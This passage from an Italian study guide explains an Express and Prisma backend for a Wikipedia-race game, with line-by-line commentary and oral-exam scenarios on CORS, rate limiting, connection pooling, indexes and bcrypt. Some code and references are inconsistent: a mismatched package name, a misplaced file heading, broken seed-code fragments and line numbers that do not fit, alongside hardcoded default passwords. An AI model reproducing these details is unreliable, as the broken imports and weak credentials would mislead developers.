  skip: () => IS_TEST,
  message: { error: 'Too many authentication attempts, please try again later.' },
});

export const gameLimiter: RateLimitRequestHandler = rateLimit({
  windowMs: 60 * 1000,
  max: IS_PRODUCTION ? 120 : 5000,
  standardHeaders: true,
  legacyHeaders: false,
  skip: () => IS_TEST,
  message: { error: 'Too many game actions, please slow down.' },
});

export const publicLimiter: RateLimitRequestHandler = rateLimit({
  windowMs: 15 * 60 * 1000,
  max: IS_PRODUCTION ? 300 : 5000,
  standardHeaders: true,
  legacyHeaders: false,
  skip: () => IS_TEST,
  message: { error: 'Too many public requests, please try again later.' },
});
```

```
const corsOptions = {
  origin: (origin: string | undefined, callback: (err: Error | null, allow?: boolean) => void)
=> {
  if (!origin) {
    return callback(null, true);
  }
  if (ALLOWED_ORIGINS.includes(origin)) {
    return callback(null, true);
  }
  if (!IS_PRODUCTION) {
    if (
      origin.startsWith('http://localhost:') ||
      origin.startsWith('http://127.0.0.1:')
    ) {
      return callback(null, true);
    }
  }
  callback(new AppError(`CORS Policy: Origin ${origin} is not permitted`, 403, ErrorCode.
CORS_NOT_ALLOWED));
},
  credentials: true,
};

export const createApp = (): Express => {
  const app = express();
  app.set('trust proxy', 1);
  app.use(compression());
  app.use(helmet({ crossOriginResourcePolicy: { policy: 'cross-origin' },
contentSecurityPolicy: false }));
  app.use(cors(corsOptions));
  app.use(express.json());

  app.get('/api/health', (_req, res) => {
    res.status(200).json({
      status: 'ok',
      uptime: Math.floor(process.uptime()),
      timestamp: new Date().toISOString(),
    });
  });

  // OpenAPI Documentation & Swagger UI
  app.get('/api/openapi.json', (_req, res) => {
```

```
    res.setHeader('Content-Type', 'application/json');
    res.status(200).json(openApiSpec);
  });
  app.use('/api/docs', swaggerUi.serve, swaggerUi.setup(openApiSpec));

  app.use('/api/auth', authLimiter, authRoutes);
  app.use('/api/games', gameLimiter, gameRoutes);
  app.use('/api/public', publicLimiter, publicRoutes);

  app.use((_req, res) => {
    res.status(404).json({
      error: 'Endpoint not found',
      code: ErrorCode.NOT_FOUND,
    });
  });

  app.use(errorMiddleware);
  return app;
};
```

3. Disamina Riga per Riga

3.1 backend/src/config/env.ts

- **Righe 1-4:** `import dotenv from 'dotenv'; dotenv.config({ path: '.env.local' });`
`dotenv.config();`: Il modulo `dotenv` carica le variabili definite nei file `.env` all'interno dell'oggetto globale di Node `process.env`. Viene invocato prima con `.env.local` e poi con il fallback `.env` di default, consentendo configurazioni locali personalizzate che hanno la precedenza e non vengono tracciate da Git.
- **Righe 11-17:** `NODE_ENV`, `IS_PRODUCTION`, `IS_TEST`: Costanti booleane derivate. Isolare flag come `IS_PRODUCTION` e `IS_TEST` previene errori di battitura sparsi nel codice e garantisce un'esecuzione condizionale pulita (es. rate-limiting permissivo durante i test automatizzati).
- **Riga 20:** `PORT = parseInt(process.env.PORT || '3001', 10)`: Esegue il parsing della porta TCP specificando base decimale (10). Se la variabile d'ambiente non è impostata (es. su host cloud come Render o Heroku che iniettano dinamicamente `process.env.PORT`), effettua il fallback su `3001`.
- **Righe 26-41:** `JWT_SECRET = (() => { ... })()`: **IIFE (Immediately Invoked Function Expression)** che implementa il pattern architetturale del **Fail-Fast**:
- Se `JWT_SECRET` è assente nel `.env` o possiede un'entropia crittografica insufficiente (lunghezza minore di 32 caratteri / 256 bit), l'applicazione solleva un'eccezione irreversibile (`throw new Error('FATAL: ...')`) prima ancora che il server web si leghi alla porta di rete.
- L'unica deroga controllata è riservata all'ambiente di test (`IS_TEST`), dove viene fornito un valore mock deterministico per permettere a Vitest di eseguire i test unitari senza richiedere la configurazione manuale di un `.env`.
- **Righe 49-51:** `ALLOWED_ORIGINS`: Estrae una stringa separata da virgole dalle variabili d'ambiente, la divide in array (`split(',')`), rimuove spazi bianchi (`trim()`) e filtra valori nulli. In assenza di configurazione, ripiega su whitelist locali standard (`5173` per Vite, `3000` per client alternativi, `80` per Docker).

3.2 backend/src/server.ts

- **Riga 6:** `import rateLimit, { RateLimitRequestHandler } from 'express-rate-limit';` Importa il middleware per la limitazione delle richieste HTTP.
- **Righe 19-26:** `authLimiter = rateLimit({ ... })`:
- `windowMs: 15 * 60 * 1000`: Finestra temporale di accumulo delle richieste (15 minuti).
- `max: IS_PRODUCTION ? 50 : 1000`: Numero massimo di tentativi permessi per IP nella finestra. Limita a 50 in produzione per mitigare attacchi a forza bruta (*Credential Stuffing*) su login e registrazione.
- `standardHeaders: true`: Ritorna al client gli header standard IETF (`RateLimit-Limit`, `RateLimit-Remaining`, `RateLimit-Reset`).
- `legacyHeaders: false`: Disabilita i vecchi header non standard `X-RateLimit-*`.
- `skip: () => IS_TEST`: Ignora completamente il conteggio se `IS_TEST` è vero, impedendo che i test automatici di integrazione falliscano a causa del superamento della soglia.
- **Righe 29-52:** `gameLimiter` e `publicLimiter`: Applica policy distinte: il rate-limit di gioco è tarato su finestra corta (60 secondi con 120 click max, per prevenire bot di navigazione Wikipedia automatizzata), mentre le route pubbliche consentono fino a 300 richieste ogni 15 minuti.
- **Righe 54-79:** `corsOptions` e **Origin Validation Functor**:
- `origin: (origin, callback)`: Funzione dinamica di convalida dell'origine della richiesta.
- `if (!origin) return callback(null, true);`: Permette le richieste prive di header `Origin` (es. tool da riga di comando `curl`, script interni server-to-server o mobile client nativi).
- `if (ALLOWED_ORIGINS.includes(origin)) return callback(null, true);`: Verifica se l'header `Origin` del browser è esplicitamente registrato nella whitelist.
- `if (!IS_PRODUCTION) ...`: In ambiente di sviluppo locale, accetta dinamicamente varianti su `localhost` e `127.0.0.1` con qualsiasi porta assegnata da Vite.
- Altrimenti invoca la callback con un `AppError` avente codice HTTP `403 Forbidden` e codice di dominio `CORS_NOT_ALLOWED`.
- `credentials: true`: Consente al client l'invio di credenziali (come header `Authorization` o cookie).

- **Riga 88:** `export const createApp = (): Express => {}`: Factory pattern che crea e restituisce una nuova istanza dell'applicazione Express. Permette di isolare l'app Express nei test di integrazione (`supertest(createApp())`) senza dover avviare un listener di rete TCP fisico.
- **Riga 90:** `app.set('trust proxy', 1);`: Istruisce Express a fidarsi del primo reverse proxy a monte (es. Nginx, Cloudflare, o il bilanciatore di carico di Render). Questo consente a middleware come `express-rate-limit` di leggere il vero indirizzo IP del client dall'header `X-Forwarded-For`, anziché bloccare l'IP unico del reverse proxy condiviso da tutti gli utenti.
- **Riga 91:** `app.use(compression());`: Middleware che comprime il payload delle risposte HTTP utilizzando l'algoritmo Gzip o Deflate se supportato dal client (indicato nell'header `Accept-Encoding: gzip`). Riduce drasticamente il consumo di banda sulle risposte che trasferiscono pagine Wikipedia HTML di grandi dimensioni.
- **Riga 92:** `app.use(helmet({ ... }));`: Configura automaticamente 11 header HTTP di sicurezza per proteggere l'applicazione da attacchi comuni:
- Disabilita l'header `X-Powered-By: Express` (evitando l'identificazione della tecnologia del server).
- Imposta `X-Content-Type-Options: nosniff` (previene il MIME-type sniffing).
- Imposta `X-Frame-Options: SAMEORIGIN` (mitiga attacchi di clickjacking).
- Personalizzazione: `crossOriginResourcePolicy: { policy: 'cross-origin' }` per permettere l'incorporamento di risorse cross-origin, e `contentSecurityPolicy: false` per evitare conflitti con i contenuti e gli stili iniettati dal frontend di gioco.
- **Riga 93:** `app.use(cors(corsOptions));`: Registra il middleware CORS all'inizio della pipeline per gestire le richieste pre-flight (`OPTIONS`) prima che raggiungano i router.
- **Riga 94:** `app.use(express.json());`: Body parser integrato basato su `body-parser`. Analizza lo stream dei dati in ingresso aventi `Content-Type: application/json` e popola l'oggetto `req.body` come dizionario JavaScript.
- **Righe 97-103:** `app.get('/api/health', ...)`: Endpoint di monitoraggio (*Liveness Probe*) per orchestratori cloud (es. Render, Kubernetes). Non interroga il database per minimizzare il consumo di risorse e risponde con lo stato di salute, l'uptime del processo e il timestamp UTC.
- **Righe 105-110:** `app.get('/api/openapi.json', ...)` e `app.use('/api/docs', ...)`: Esposizione formale della specifica OpenAPI 3.0 e montaggio dell'interfaccia interattiva **Swagger UI**. Consente l'ispezione visiva dei contratti API, il testing live delle richieste e funge da fonte di verità per la code-generation automatica dei tipi TypeScript sul frontend (`openapi-typescript`).
- **Righe 112-114:** `app.use('/api/auth', authLimiter, authRoutes); ...`: Montaggio dei sub-router modulari associando a ciascuno il rispettivo rate-limiter dedicato.
- **Righe 110-115:** `app.use((_req, res) => { ... 404 });`: Middleware "catch-all" per route non definite. Poiché è posizionato dopo tutti i router validi, qualsiasi richiesta a un percorso inesistente viene intercettata e riceve una risposta standardizzata JSON con status `404 Not Found`.
- **Riga 117:** `app.use(errorMiddleware);`: Registrazione finale del middleware di gestione centralizzata degli errori. Deve trovarsi rigorosamente all'ultimo posto nella pipeline.

4. Scenari d'Esame "What-If" (Simulazione Orale)

Scenario 4.1: Inversione dell'ordine tra `express.json()` e i Router

- **Domanda del Docente:** "Cosa accade esattamente se spostiamo la riga `app.use(express.json())` dopo la registrazione delle rotte di autenticazione `app.use('/api/auth', ...)` e un utente invia una richiesta `POST /api/auth/login` con un body JSON valido?"
- **Risposta dello Studente:** "La richiesta fallisce con un errore di validazione o un crash a runtime. In Express i middleware vengono eseguiti nell'esatto ordine sequenziale con cui sono registrati. Se `express.json()` si trova sotto le rotte, la richiesta raggiunge il controller di autenticazione prima che lo stream HTTP sia stato intercettato e decodificato: l'oggetto `req.body` risulterà `undefined`. Di conseguenza, qualsiasi tentativo di destrutturazione (es. `const { email, password } = req.body`) solleverà un'eccezione `TypeError: Cannot destructure property 'email' of`

`undefined as it is undefined`, oppure la validazione dello schema Zod fallirà con errore 400."

Scenario 4.2: Omissione di `next(err)` o Promise rigettata non catturata

- **Domanda del Docente:** "Cosa accade se all'interno di un middleware personalizzato asincrono si verifica un errore ma non invoco `next(err)` né sollevo un'eccezione?"
- **Risposta dello Studente:** "La richiesta HTTP entra in uno stato di stallo permanente (request hanging). Express non sa che l'operazione è terminata né che si è verificato un errore, e il client rimane in attesa finché non scatta il timeout della connessione TCP o del browser (es. Gateway Timeout 504). In Express 5, se la funzione asincrona lancia un'eccezione (`throw err`) o ritorna una Promise che si rigetta, Express se ne accorge automaticamente e la inoltra a `errorMiddleware`. Se invece l'errore avviene all'interno di una callback asincrona tradizionale legacy (es. `fs.readFile`) e non viene passato esplicitamente a `next(err)`, la pipeline si interrompe senza mai inviare una risposta al client."

Scenario 4.3: Errore di configurazione CORS e Pre-flight (OPTIONS)

- **Domanda del Docente:** "Un utente apre l'applicazione React da `http://evil-site.com` e tenta di invocare la nostra API protetta `POST /api/games/start`. Cosa succede a livello di protocollo HTTP e perché?"
- **Risposta dello Studente:** "Poiché la richiesta include metodi diversi da GET/HEAD o header personalizzati come `Authorization`, il browser invia prima una richiesta preliminare **Pre-flight HTTP OPTIONS**. Nel nostro server, il middleware `cors(corsOptions)` analizza l'header `Origin: http://evil-site.com`. Non trovandolo in `ALLOWED_ORIGINS` e verificando che non è una variante localhost in sviluppo, la funzione `origin` invoca la callback passando un errore `AppError(..., 403, CORS_NOT_ALLOWED)`. Il server non invia gli header di autorizzazione (`Access-Control-Allow-Origin: http://evil-site.com`), e il browser blocca immediatamente l'operazione prima ancora che il payload o la richiesta reale `POST` vengano trasmessi, proteggendo gli utenti da attacchi Cross-Origin non autorizzati."

Scenario 4.4: La gestione nativa delle Promise in Express 5 vs Express 4

- **Domanda del Docente:** "Nel nostro codice scriviamo controller asincroni senza avvolgerli in `try/catch` o middleware wrapper come `asyncHandler`. Perché questo codice è sicuro in Express 5 mentre in Express 4 avrebbe provocato il crash del server o il blocco della richiesta?"
- **Risposta dello Studente:** "In **Express 4**, il motore di routing era concepito per funzioni sincrone con callback. Se una funzione `async (req, res)` sollevava un'eccezione, veniva restituita una Promise nello stato `rejected`. Express 4 ignorava il valore di ritorno delle route e non ascoltava il reject della Promise: la richiesta rimaneva in attesa indefinita e Node.js emetteva un evento `unhandledRejection`, che nelle versioni recenti di Node provoca la terminazione del processo (`process.exit(1)`). In **Express 5**, il router intercetta nativamente il tipo di ritorno del middleware: se rileva una Promise, applica internamente `.catch(next)`. Qualsiasi eccezione sollevata con `throw new AppError(...)` all'interno di un blocco asincrono viene catturata in automatico e trasferita in sicurezza al nostro `errorMiddleware`."

Scenario 4.5: Riconoscimento della firma a 4 argomenti in `errorMiddleware`

- **Domanda del Docente:** "Nel file `errorMiddleware.ts` il middleware è dichiarato come: `(err: unknown, _req: Request, res: Response, _next: NextFunction): void`. Cosa accadrebbe se rimuovessimo il quarto parametro `_next` dalla dichiarazione della funzione?"
- **Risposta dello Studente:** "Express smetterebbe di trattarlo come un Error Handling Middleware e lo interpreterebbe come un normale middleware di routing! Express distingue i middleware di errore dai middleware standard analizzando la proprietà `.length` della funzione JavaScript a runtime, che rappresenta il numero di argomenti dichiarati (arietà della

funzione). Se ha 4 parametri (`err`, `req`, `res`, `next`), Express lo registra nella catena degli errori. Se ne ha 3 (`err`, `req`, `res`), Express lo tratta come un route handler ordinario a 3 parametri (`req`, `res`, `next`): di conseguenza, quando un errore viene sollevato nel codice, questo gestore non verrebbe mai eseguito e l'errore rimarrebbe non gestito."

- **Prisma ORM:** Adotta un approccio basato su **schema dichiarativo**. A partire dal file `schema.prisma`, il compilatore di Prisma genera automaticamente un client TypeScript fortemente tipizzato (`@prisma/client`). Se si rinomina un campo nel database, TypeScript segnala immediatamente tutti gli errori nel codice applicativo a compile-time.

1.3 Migrazioni Declarative (`prisma migrate`) vs Introspezione (`prisma db pull`)

1. **Prisma Migrate** (`prisma migrate dev`): Approccio *Code-First/Schema-First*. Lo sviluppatore modifica `schema.prisma`. Prisma calcola la differenza (*diff*) rispetto allo stato del database, genera un file SQL versionabile (es. `20260910_add_status/migration.sql`) e lo applica in modo deterministico. Questo file viene committato nel repository Git.
2. **Prisma DB Pull** (`prisma db pull`): Approccio *Database-First*. Si usa quando il database esiste già (es. legacy DB). Prisma analizza lo schema fisico di PostgreSQL e genera a ritroso il codice `schema.prisma`.

1.4 Connection Pooling e Gestione delle Connessioni Concorrenti

In PostgreSQL, ogni connessione TCP aperta da un client genera un processo worker dedicato lato server sul sistema operativo. Aprire e chiudere una connessione di rete per ciascuna richiesta HTTP è un'operazione estremamente costosa (handshake TCP, SSL/TLS, autenticazione, allocazione memoria di processo).

Per ovviare a questo problema si utilizza un **Connection Pool** (gestito tramite la libreria `pg` e l'adapter `@prisma/adapter-pg`):

- Il server mantiene un insieme pre-inizializzato di connessioni aperte e persistenti verso PostgreSQL (es. `max: 10`).
- Quando una richiesta HTTP necessita di eseguire una query, preleva una connessione libera dal pool (*lease*).
- Terminata l'operazione, la connessione non viene distrutta, ma rilasciata nuovamente al pool per essere riutilizzata da richieste successive.
- Se tutte le connessioni sono occupate, le nuove richieste attendono in coda fino allo scadere di un timeout configurabile (`connectionTimeoutMillis`).



2. Il Codice nel Nostro Progetto

2.1 File: `backend/prisma/schema.prisma`


```
import { PrismaClient } from '@prisma/client';
import { PrismaPg } from '@prisma/adapters-pg';
import { Pool } from 'pg';
import dotenv from 'dotenv';
dotenv.config({ path: '.env.local' });
dotenv.config();

const connectionString: string =
  process.env.DATABASE_URL ||
  'postgresql://postgres:postgrespassword@localhost:5432/roadtounina?schema=public';

const pool = new Pool({
  connectionString,
  max: parseInt(process.env.DB_POOL_MAX || '10', 10),
  idleTimeoutMillis: 30000,
  connectionTimeoutMillis: 10000,
});
const adapter = new PrismaPg(pool);

export const prisma: PrismaClient = new PrismaClient({ adapter });
```

2.3 File: backend/prisma/seed.ts (Estratto Popolamento e Transazioni)

```
import { GameStatus } from '@prisma/client';
import bcrypt from 'bcryptjs';
import { prisma } from '../src/config/db';

async function main() {
  console.log('■ Starting comprehensive database seeding for RoadToUnina...');

  await prisma.gameStep.deleteMany({});
  await prisma.game.deleteMany({});
  await prisma.user.deleteMany({});

  const defaultPassword = await bcrypt.hash('Password123!', 10);

  const userData = [
    { username: 'unina_runner', email: 'runner@unina.it' },
    { username: 'speedrunner_napoli', email: 'napoli.runner@unina.it' },
    { username: 'wiki_master', email: 'wikimaster@unina.it' },
  ];

  const createdUsers = [];
  for (const u of userData) {
    const user = await prisma.user.create({
      data: {
        username: u.username,
        email: u.email,
        password: defaultPassword,
      },
    });
    createdUsers.push(user);
  }

  // Creazione di una partita con passi inclusi (Nested Write)
  await prisma.game.create({
    data: {
      userId: createdUsers[0].id,
      startPageTitle: 'Pizza',
      currentPageTitle: 'Università degli Studi di Napoli Federico II',
      targetPageTitle: 'Università degli Studi di Napoli Federico II',
      status: GameStatus.COMPLETED,
      clickCount: 2,
    },
  });
}
```

```

    startTime: new Date(Date.now() - 25000),
    endTime: new Date(),
    steps: {
      create: [
        { pageTitle: 'Pizza', stepOrder: 1 },
        { pageTitle: 'Napoli', stepOrder: 2 },
        { pageTitle: 'Università degli Studi di Napoli Federico II', stepOrder: 3 },
      ],
    },
  },
});
}

```

3. Disamina Riga per Riga

3.1 backend/prisma/schema.prisma

- **Righe 4-6:** `generator client { provider = "prisma-client-js" }`: Configura il generatore del client Prisma. Quando si esegue `npx prisma generate`, Prisma ispeziona questo schema e genera codice TypeScript compilato all'interno di `node_modules/@prisma/client`, esportando i tipi esatti (`User`, `Game`, `GameStep`, `GameStatus`).
- **Righe 8-10:** `datasource db { provider = "postgresql" }`: Istruisce Prisma a produrre sintassi e tipi conformi allo standard PostgreSQL (es. costrutti `timestamp with time zone`, `uuid`, enumerati nativi PostgreSQL).
- **Righe 12-16:** `enum GameStatus { IN_PROGRESS COMPLETED ABANDONED }`: Dichiarare un tipo enumerato. Nel database PostgreSQL viene convertito in un tipo ENUM nativo (`CREATE TYPE "GameStatus" AS ENUM (...)`). A livello applicativo garantisce che il campo possa assumere solo uno di questi tre valori rigorosi, impedendo stringhe arbitrarie.
- **Righe 18-26:** `model User:`
 - `id String @id @default(uuid())`: Definisce la chiave primaria del modello come identificatore univoco universale (UUID v4) a 128 bit generato automaticamente. A differenza degli interi sequenziali (`autoincrement`), gli UUID evitano attacchi di enumerazione (dove un attaccante deduce gli ID provando `/api/users/1`, `/2`, ecc.) e sono ideali per sistemi distribuiti.
 - `email String @unique` e `username String @unique`: Crea indici unici a livello di DB (`CREATE UNIQUE INDEX`). Il motore PostgreSQL rifiuterà qualsiasi tentativo di inserire una seconda riga con email o username identici sollevando un errore di violazione di vincolo (codice errore `P2002` in Prisma).
 - `password String`: Memorizza la stringa contenente il digest calcolato dell'hash bcrypt con salt. Non viene mai salvata la password in chiaro.
 - `createdAt DateTime @default(now())`: Timestamp con data e ora di creazione, valorizzato in automatico da Postgres (`CURRENT_TIMESTAMP`).
 - `updatedAt DateTime @updatedAt`: Direttiva speciale di Prisma che aggiorna automaticamente il timestamp ogni volta che la riga subisce una mutazione (`UPDATE`).
 - `games Game[]`: Relazione 1-a-Molti (*One-to-Many*). Campo virtuale lato Prisma: non esiste fisicamente come colonna nella tabella `User` di PostgreSQL, ma consente la navigazione relazionale nel codice TypeScript (`include: { games: true }`).
- **Righe 28-45:** `model Game:`
 - `userId String`: Colonna fisica scalare che ospita la chiave esterna.
 - `user User @relation(fields: [userId], references: [id], onDelete: Cascade)`: Stabilisce la foreign key su `userId` puntando a `User.id`. La direttiva `onDelete: Cascade` impone che se un record `User` viene eliminato, PostgreSQL cancella automaticamente a cascata tutte le partite associate a quell'utente, evitando orfani.
 - `endTime DateTime?`: Il simbolo `?` dichiara il campo come opzionale / nullable (`NULL` su PostgreSQL). Una partita in corso non possiede un `endTime` finché non viene completata o abbandonata.
 - `@@index([userId, status])`: **Indice composito (Composite Index)** su (`userId`, `status`). Ottimizza la query critica: *"Verifica se questo utente ha già una partita in stato IN_PROGRESS prima di avviarne una nuova"*. Senza questo indice, PostgreSQL dovrebbe esaminare tutte le partite del database.

- `@@index([status, endTime])`: Indice composito per la classifica (*Leaderboard*): velocizza le query filtrate su `status = 'COMPLETED'` e ordinate temporalmente per `endTime`.
- **Righe 47-57: `model GameStep`:**
- `@@unique([gameId, stepOrder])`: **Vincolo di unicità composto**. Garantisce matematicamente che all'interno della stessa partita (`gameId`) non possano mai esistere due passi con il medesimo numero ordinale progressivo (`stepOrder`).
- `@@index([gameId, stepOrder])`: Velocizza il recupero ordinato della cronologia dei passaggi della cronologia di gioco.

3.2 backend/src/config/db.ts

- **Righe 1-3:** `import { PrismaClient } from '@prisma/client'; import { PrismaPg } from '@prisma/adapters-pg'; import { Pool } from 'pg';`: Importa il client Prisma, l'adapter per driver PostgreSQL nativo e il pool di connessioni della libreria `pg`.
- **Righe 12-17:** `const pool = new Pool({ ... });`
- `max: parseInt(process.env.DB_POOL_MAX || '10', 10)`: Numero massimo di client/socket TCP simultanei allocati nel pool verso PostgreSQL.
- `idleTimeoutMillis: 30000`: Chiude e disalloca un client dal pool se rimane inutilizzato per 30 secondi consecutivi, liberando memoria sul server DB.
- `connectionTimeoutMillis: 10000`: Tempo massimo di attesa (10 secondi) per ottenere una connessione libera dal pool prima che venga sollevata un'eccezione di timeout.
- **Riga 18:** `const adapter = new PrismaPg(pool);`: Sfrutta la nuova architettura driver adapter di Prisma 7+, delegando la gestione delle connessioni di rete TCP e del pooling al driver maturo `pg` anziché all'engine C++ interno monolitico di Prisma.
- **Riga 26:** `export const prisma: PrismaClient = new PrismaClient({ adapter });`: Istanza e condivide un **Singleton Pattern**. Esportando una singola istanza globale del client, l'intera applicazione condivide l'unico connection pool configurato.

3.3 backend/prisma/seed.ts

- **Righe 18-20:** `await prisma.gameStep.deleteMany({}); ...`: Rispetta l'ordine di dipendenza dell'integrità referenziale. Si puliscono prima le tabelle figlie (`gameStep`), poi le tabelle intermedie (`game`), e solo alla fine le tabelle madri (`user`).
- **Righe 266-282:** **Nested Write** in `prisma.game.create`:
- Prisma esegue le scritture nidificate (`steps: { create: stepsData }`) all'interno di una singola **transazione interattiva implicita a livello di database**. Se la creazione di uno qualsiasi dei `steps` fallisce, l'intero inserimento del `game` viene annullato (*rollback*), evitando stati parzialmente inconsistenti.

4. Scenari d'Esame "What-If" (Simulazione Orale)

Scenario 4.1: Istanziatura multipla di `new PrismaClient()` vs **Singleton**

- **Domanda del Docente:** "Cosa accadrebbe a runtime se all'interno di ciascun router o service scrivessimo `const prisma = new PrismaClient()` ad ogni richiesta HTTP invece di importare il singleton da `config/db.ts`?"
- **Risposta dello Studente:** "Si verificherebbe un rapido collasso del database per **Connection Pool Exhaustion** (esaurimento delle connessioni). Ogni volta che si invoca `new PrismaClient()`, viene inizializzato un nuovo pool di connessioni TCP con i propri thread worker. Sotto carico (ad esempio 50 richieste concorrenti), verrebbero istanziati 50

pool indipendenti, tentando di aprire centinaia di connessioni TCP verso PostgreSQL. Il database raggiungerebbe immediatamente il limite massimo consentito (`max_connections`, tipicamente 100 su PostgreSQL), iniziando a rifiutare qualsiasi nuova connessione con l'errore irreversibile `FATAL: remaining connection slots are reserved for non-replication superuser connections` e portando l'intero server web in stallo."

Scenario 4.2: Eliminazione utente e clausole di onDelete

- **Domanda del Docente:** "Nel modello `Game`, la relazione con `User` è definita con `onDelete: Cascade`. Cosa accadrebbe se eliminassimo un record utente con `prisma.user.delete(...)` se la relazione fosse invece configurata con `onDelete: Restrict` oppure senza specificare alcuna policy?"
- **Risposta dello Studente:** "L'operazione verrebbe respinta da PostgreSQL con un errore di violazione di chiave esterna (`foreign_key_violation`, codice Prisma `P2003` o `P2014`). La clausola `Restrict` (o `NoAction`, comportamento standard in SQL) impedisce esplicitamente la cancellazione di una riga padre se esistono tuple figlie nella tabella `Game` che puntano a quell'ID (`userId`). Al contrario, con `onDelete: Cascade`, quando cancelliamo un utente, PostgreSQL si occupa atomicamente di eliminare tutte le partite collegate e, a cascata, tutti i passi `GameStep` collegati alle partite, garantendo che non rimangano record orfani nel database."

Scenario 4.3: Impatto prestazionale di indici mancanti all'aumentare dei dati

- **Domanda del Docente:** "Perché nel modello `Game` abbiamo creato l'indice composito `@@index([userId, status])`? Cosa accade sul motore di database se rimuoviamo questo indice e il sistema raggiunge 500.000 partite registrate?"
- **Risposta dello Studente:** "Ogni volta che un giocatore esegue un'azione o tenta di avviare una partita, il server verifica l'esistenza di partite in corso con la query `WHERE userId = $1 AND status = 'IN_PROGRESS'`."
- **Con l'indice:** PostgreSQL consulta la struttura B-Tree in tempo logaritmico $O(\log N)$, individuando i record esatti in una frazione di millisecondo con un `Index Scan`.
- **Senza l'indice:** PostgreSQL è costretto a eseguire un **Sequential Scan** (scansione sequenziale completa della tabella): deve caricare da disco in memoria RAM tutti i 500.000 blocchi di record per verificare la condizione riga per riga. Ciò causa picchi di utilizzo della CPU al 100%, saturazione del throughput di I/O del disco e tempi di risposta che degradano da 2 ms a oltre 1-2 secondi, portando le richieste in timeout."

Scenario 4.4: Fallimento a metà operazione in `prisma.$transaction`

- **Domanda del Docente:** "Supponiamo di voler aggiornare lo stato di una partita e contemporaneamente inserire un nuovo `GameStep` utilizzando `prisma.$transaction([ ... ])`. Cosa succede se il primo update va a buon fine ma l'inserimento del passo fallisce per violazione del vincolo unico `@@unique([gameId, stepOrder])`?"
- **Risposta dello Studente:** "L'intera operazione viene annullata grazie alle proprietà di **Atomicità** delle transazioni SQL (principi ACID). Il transaction manager invia al database un comando `ROLLBACK`. Anche se l'update era stato eseguito internamente, nessuna modifica viene salvata in modo permanente su disco: lo stato della partita torna esattamente a quello antecedente alla transazione e il database non rimane in uno stato inconsistente o parzialmente modificato. La Promise di `$transaction` viene rigettata, sollevando un'eccezione che può essere gestita in sicurezza dal nostro `errorMiddleware`."

Scenario 4.5: Il vincolo `@@unique([gameId, stepOrder])` e la prevenzione di Race Conditions

- **Domanda del Docente:** "Cosa impedisce a due richieste concorrenti inviate quasi simultaneamente dallo stesso utente (ad esempio con doppio click rapido) di registrare due passi con lo stesso numero ordinale per la medesima partita?"
- **Risposta dello Studente:** "La garanzia è fornita dal vincolo di unicità a livello di database `@@unique([gameId, stepOrder])`. Anche se entrambe le richieste superassero simultaneamente i controlli applicativi nel codice Node.js a

causa di una race condition sull'Event Loop, nel momento in cui le due query `INSERT INTO "GameStep"` raggiungono il motore PostgreSQL, quest'ultimo serializza la verifica dell'indice univoco. La prima transazione avrà successo, mentre la seconda verrà immediatamente abortita da PostgreSQL con un errore di violazione di vincolo univoco (`23505 unique_violation`). Il nostro backend intercetta questo errore e ritorna al client uno stato controllato, proteggendo l'integrità matematica della cronologia di gioco."


Capitolo 4: Autenticazione, Sicurezza e Validazione Runtime

1. Teoria Fondamentale

1.1 Crittografia Applicata: Hashing Unidirezionale vs Cifratura

Nel campo della sicurezza del software, una distinzione teorica imperativa riguarda le primitive crittografiche:

- **Cifratura (Simmetrica / Asimmetrica):** Funzione biettiva reversibile. Dato un testo in chiaro (*plaintext*) e una chiave crittografica, si ottiene un testo cifrato (*ciphertext*); applicando la chiave (o la controparte privata) è sempre possibile decifrare e recuperare il dato originario. Non deve mai essere usata per memorizzare password.
- **Funzione di Hashing Crittografico:** Funzione unidirezionale non invertibile (*one-way mathematical function*). Mappa una stringa di lunghezza arbitraria in un digest a lunghezza fissa ($H(m) = h$). Non esiste una funzione inversa $H^{-1}(h)$ per risalire matematicamente alla password originaria.



Perché SHA-256 semplice è insicuro per le password: Il ruolo di bcrypt

Algoritmi generici come MD5, SHA-1 o SHA-256 sono stati progettati per essere estremamente veloci (calcolano milioni di hash al secondo per verificare l'integrità dei file). Questa rapidità li rende fatalmente vulnerabili ad attacchi condotti su GPU moderne, in grado di calcolare miliardi di combinazioni al secondo mediante:

1. **Dizionario & Brute-Force:** Tentativi massivi su elenchi di password comuni.
2. **Rainbow Tables:** Tabelle precalcolate di corrispondenze tra plaintext e hash.

bcrypt (basato sull'algoritmo di cifratura Blowfish) risolve questi vettori d'attacco attraverso tre principi:

1. **Salt Crittografico Automatico:** Una sequenza casuale generata da un CSPRNG (*Cryptographically Secure Pseudo-Random Number Generator*) viene concatenata alla password prima del calcolo dell'hash. Il salt rende unico l'hash anche per due utenti che scelgono la stessa password, vanificando completamente le Rainbow Tables.
2. **Slow by Design (Key Stretching):** Introduce un parametro di costo (*work factor* o *cost*, nel nostro progetto fissato a 10). Il costo definisce il numero di iterazioni dell'algoritmo ($2^{10} = 1024$ cicli di espansione della chiave).
3. **Memory Hardness:** Richiede accesso continuo a tabelle in memoria, limitando drasticamente la parallelizzazione su circuiti ASIC o GPU rispetto a SHA-256.

1.2 Lo Standard JWT (JSON Web Token - RFC 7519)

